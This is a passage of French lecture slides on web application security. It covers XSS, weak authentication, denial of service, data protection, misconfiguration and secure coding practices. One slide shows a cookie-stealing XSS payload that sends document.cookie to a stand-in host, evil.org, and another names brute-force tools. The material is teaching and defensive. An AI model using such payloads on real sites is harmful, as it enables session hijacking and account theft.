 - > Capacité des navigateurs à interpréter des scripts JavaScript
- Par le biais du serveur d'application, l'attaquant injecte du code HTML contenant un script exécuté par le navigateur dans le contexte de l'utilisateur (session)
- Le serveur d'application est le vecteur de transmission et le client est la cible
 - > exemple : commentaires dans les blogs, livres d'or, injection via des headers HTTP (ex. referer)

Injection de code – côté client

- Les conséquences sont importantes
 - > Compromission complète de son compte
 - Vol d'informations, usurpation d'identité, détournement de session
 - > Installation de Cheval de Troie
 - > Modification d'informations importantes par la modification de l'interprétation d'une page web
 - Communiqué de presse influant le cours de l'action
 - Diffusion de rumeurs sur l'entreprise X

Examples

Hello message board.

This is a message.

```
<script>document.write('<img  
  src="http://evil.org/'+document.cookie+'>')</script>
```

Bye

AUTHENTIFICATION

Authentication

- Procédure permettant de vérifier que l'utilisateur est bien celui qu'il prétend être
 - > Utilisation d'un identifiant utilisateur (login) et d'un mot de passe
 - > Authentification plus forte : utilisation de la cryptographie
- Authentification faible par login/pass
 - > en clair (par formulaire – requête POST ou GET – laisse des traces dans tous les logs)
 - > HTTP basic
 - Le navigateur inclut le login et password dans chaque requête vers le serveur
 - Circule en « clair » (base 64), rejeu possible, pas de déconnexion
 - > HTTP digest en HTTP 1.0
 - Le navigateur envoie un digest calculé à partir du login/password ET de la page demandée
 - Rejeu possible sur la même page, pas de déconnexion en HTTP1.1 : variable aléatoire ajoutée
 - Dans tous les cas il est nécessaire (et possible) de faire un cassage de mot de passe par la suite
 - > Maintien de l'authentification dans un cookie -> vol des cookies (cf. XSS)

Authentification

- Méthode d'authentification forte
 - > TLS
 - Utilisation de certificats (**valides !**)
 - Chiffrement des données
 - Authentification mutuelle possible (client et serveur) mais peu implémentée, généralement seul le serveur présente son certificat
 - > Quelle est l'autorité racine du certificat ? Peut-t-on lui faire confiance ?
 - > Coût élevé pour faire signer un certificat serveur par une autorité racine reconnue par le navigateur: VeriSign, Thawte.
Mais depuis peu, on obtient des certificats gratuitement : **Letsencrypt**
- Attaques possibles en man-in-the-middle si certificats non-signés et non vérifiés
- Proxy contrôlé par l'attaquant casse le « tuyau » chiffré

Authentification

- Au-delà de tous ces mécanismes, se rappeler du principe du « maillon faible »
 - > le maillon faible est souvent l'utilisateur qui utilise un mot de passe peu robuste
 - l'attaquant va d'abord tester cet angle d'attaque (en audit, on appelle cela les « low hanging fruits »)
 - > couplé à une application qui accepte les tentatives de login sans limite, des attaques par force brute sont possibles
 - medusa, hydra, brutus, ...
- Il est nécessaire de définir et de maintenir :
 - > une politique de mot de passe
 - potentiellement adaptée au profil de l'utilisateur (attention aux élévations de privilèges)
 - politique :
 - contraintes sur la taille, la composition, le renouvellement
 - audit et revues de comptes
 - > une limitation dans le nombre de tentative de login infructueuse par utilisateur
 - avec un timeout de préférence
 - ou un blocage complet nécessitant un appel à l'administrateur pour débloquer le compte

Déni de service

- Applications Web particulièrement sensibles aux attaques par déni de service
 - > Visibilité en première ligne sur Internet
 - > Encapsulation protocolaire multiple
 - > Difficile de filtrer le trafic
 - Les adresses IP ne signifient pas grand-chose (machines derrières un NAT ou proxy)
- Attaques par « flooding »
 - > IP, TCP, UDP, ICMP flood
 - > Attaques applicatives
 - demandes de pages
 - demande de ressources trop importantes
 - injection de commandes exécutant des fonctions gourmandes en ressources
 - saturation des ressources du serveur
 - upload de fichiers saturant le disque dur, requêtes BDD gourmandes, ...

Faible protection des données

- Les applications Web nécessitent le stockage d'informations critiques (niveau « données »)
 - > Base de données ou sur un système de fichiers
- Données sensibles
 - > Mot de passe, relevé de comptes, numéros de carte de crédit, carnet d'adresses, .
- Utilisation fréquente de la cryptographie dans des contextes qui ne le nécessitent pas toujours
 - > ou pas d'ailleurs
 - > Surestimation de la protection en utilisant la cryptographie
 - Stockage peu sûr des clefs (clef en « dure » dans le code) et des mots de passe
 - Secret présent dans la mémoire (accessible par dump en cas de "crash" système, allocation mémoire non autorisée, lecture mémoire, .)
 - Invention d'un nouvel algorithme de chiffrement
 - Implémentation personnalisé d'un nouvel algorithme de chiffrement
 - Pas de procédure pour le changement des clefs ou des certificats
 - > La cryptographie est une science à part
 - complexe à implémenter même si les algorithmes sont réputés fiables

Gestion de configuration

- En dehors de la configuration des serveurs, les éléments suivants devraient être pris en compte
 - > Fichier par défaut, de sauvegardes, d'exemples inutiles
 - mais aussi les anciennes versions des scripts (extensions « .old », « .bak », ...)
 - > Comptes par défaut avec leur mot de passe par défaut
 - > Fonctions de déboguage activées
 - > Message d'erreurs trop verbeux
 - > Mauvaise utilisation de certificats
 - > Utilisation des certificats par défaut
- Exemple
 - > Fichier « **`http://monsite.com/conf/config.php.bak`** » accessible et contenant les paramètres de connexion à la base de données.

Bonnes pratiques de sécurité

Renforcement (hardening) des serveurs

- Configuration sécurisée des différents modules de l'infrastructure
 - > serveurs web
 - > middleware (application) ;
 - > serveurs de base de données.
- Exécution en environnements restreints
 - > gestion des droits (ne pas laisser tourner les services sous une identité privilégiée)
 - > contrôle d'intégrité (hash) sur les fichiers de configuration / système
- Veille sécurité et patch management (enfin normalement...)

Programmation sécurisée

- Bien connaître le langage de programmation utilisé
- Ne pas utiliser les fonctions considérées comme non sûres (ex. injection de commandes)
- Les règles les plus importantes sont :
 - > ne traiter les données que si elles présentent les caractéristiques attendues
 - > ne présenter que des données au format défini pour l'application
- La programmation sécurisée commence donc par une réelle phase d'ingénierie logicielle :
 - > définition des fonctions
 - > connaissance de la logique de l'application (enchaînement des fonctions)
 - > définition des types d'entrées / sorties
 - > définition des limites / contraintes sur les types d'entrées / sorties

Positionnement des contrôles

- Contrôles côté client
 - > exemple : validation du format des entrées
 - > souvent effectué avec JavaScript
 - > **important** : rien de ce qui vient du client ne peut être considéré comme sûr
 - sert juste à éviter les erreurs pour les utilisateurs « légitimes »

- Contrôles côté serveur
 - > pour chaque contrôle côté client, un contrôle équivalent doit être effectué côté serveur
 - > un contrôle efficace est positionné le plus en amont possible
 - mieux vaut détecter une XSS avant qu'elle ne soit stockée plutôt que quand on la « ressort » de la base de données

Contrôle des sorties de l'application

- Les données sortant de l'application doivent être nettoyées des éventuelles injections (ex. un XSS stocké en base de données ne doit pas être fourni à un autre client sous forme de code JavaScript)
- Aucun message d'erreur issu de l'infrastructure (langage, base de données, serveur) ne doit parvenir au client
 - > peuvent donner des informations à un attaquant
 - > mauvaise image pour les clients légitimes
- En cas d'erreur, une application devrait toujours répondre :
 - > par un 200 OK
 - > avec un message d'erreur personnalisé et/ou une page légitime de l'application (ex. la page d'accueil ou la dernière page visualisée par l'utilisateur)

Protection des paramètres envoyés à l'utilisateur

- Utiliser des modules éprouvés pour
 - > générer des données aléatoires (ex. ID de session)
 - > les fonctions cryptographiques
- Chiffrer le contenu des cookies
 - > ou les rendre non interprétables par le client (valeur aléatoire non prédictible)
 - > ainsi un attaquant aura moins de chances d'injecter une valeur valide

Authentification et gestion des sessions

- Utiliser TLS (HTTPS) pour
 - > protéger l'authentification
 - > envoyer les identifiants de sessions
- Prévoir des timeouts de session
- Détruire réellement les identifiants de session
- Ne pas véhiculer les informations d'authentification dans les requêtes GET
 - > laisse des traces dans les logs de tous les équipements HTTP traversés

Further training

- Pour mieux comprendre et manipuler des attaques sur le web, des machines virtuelles pédagogiques sont disponibles librement sur l'Internet :
 - > Dojo Web Security (démarche guidée)
 - > Challenges de LAMP Security

Merci !

Questions ?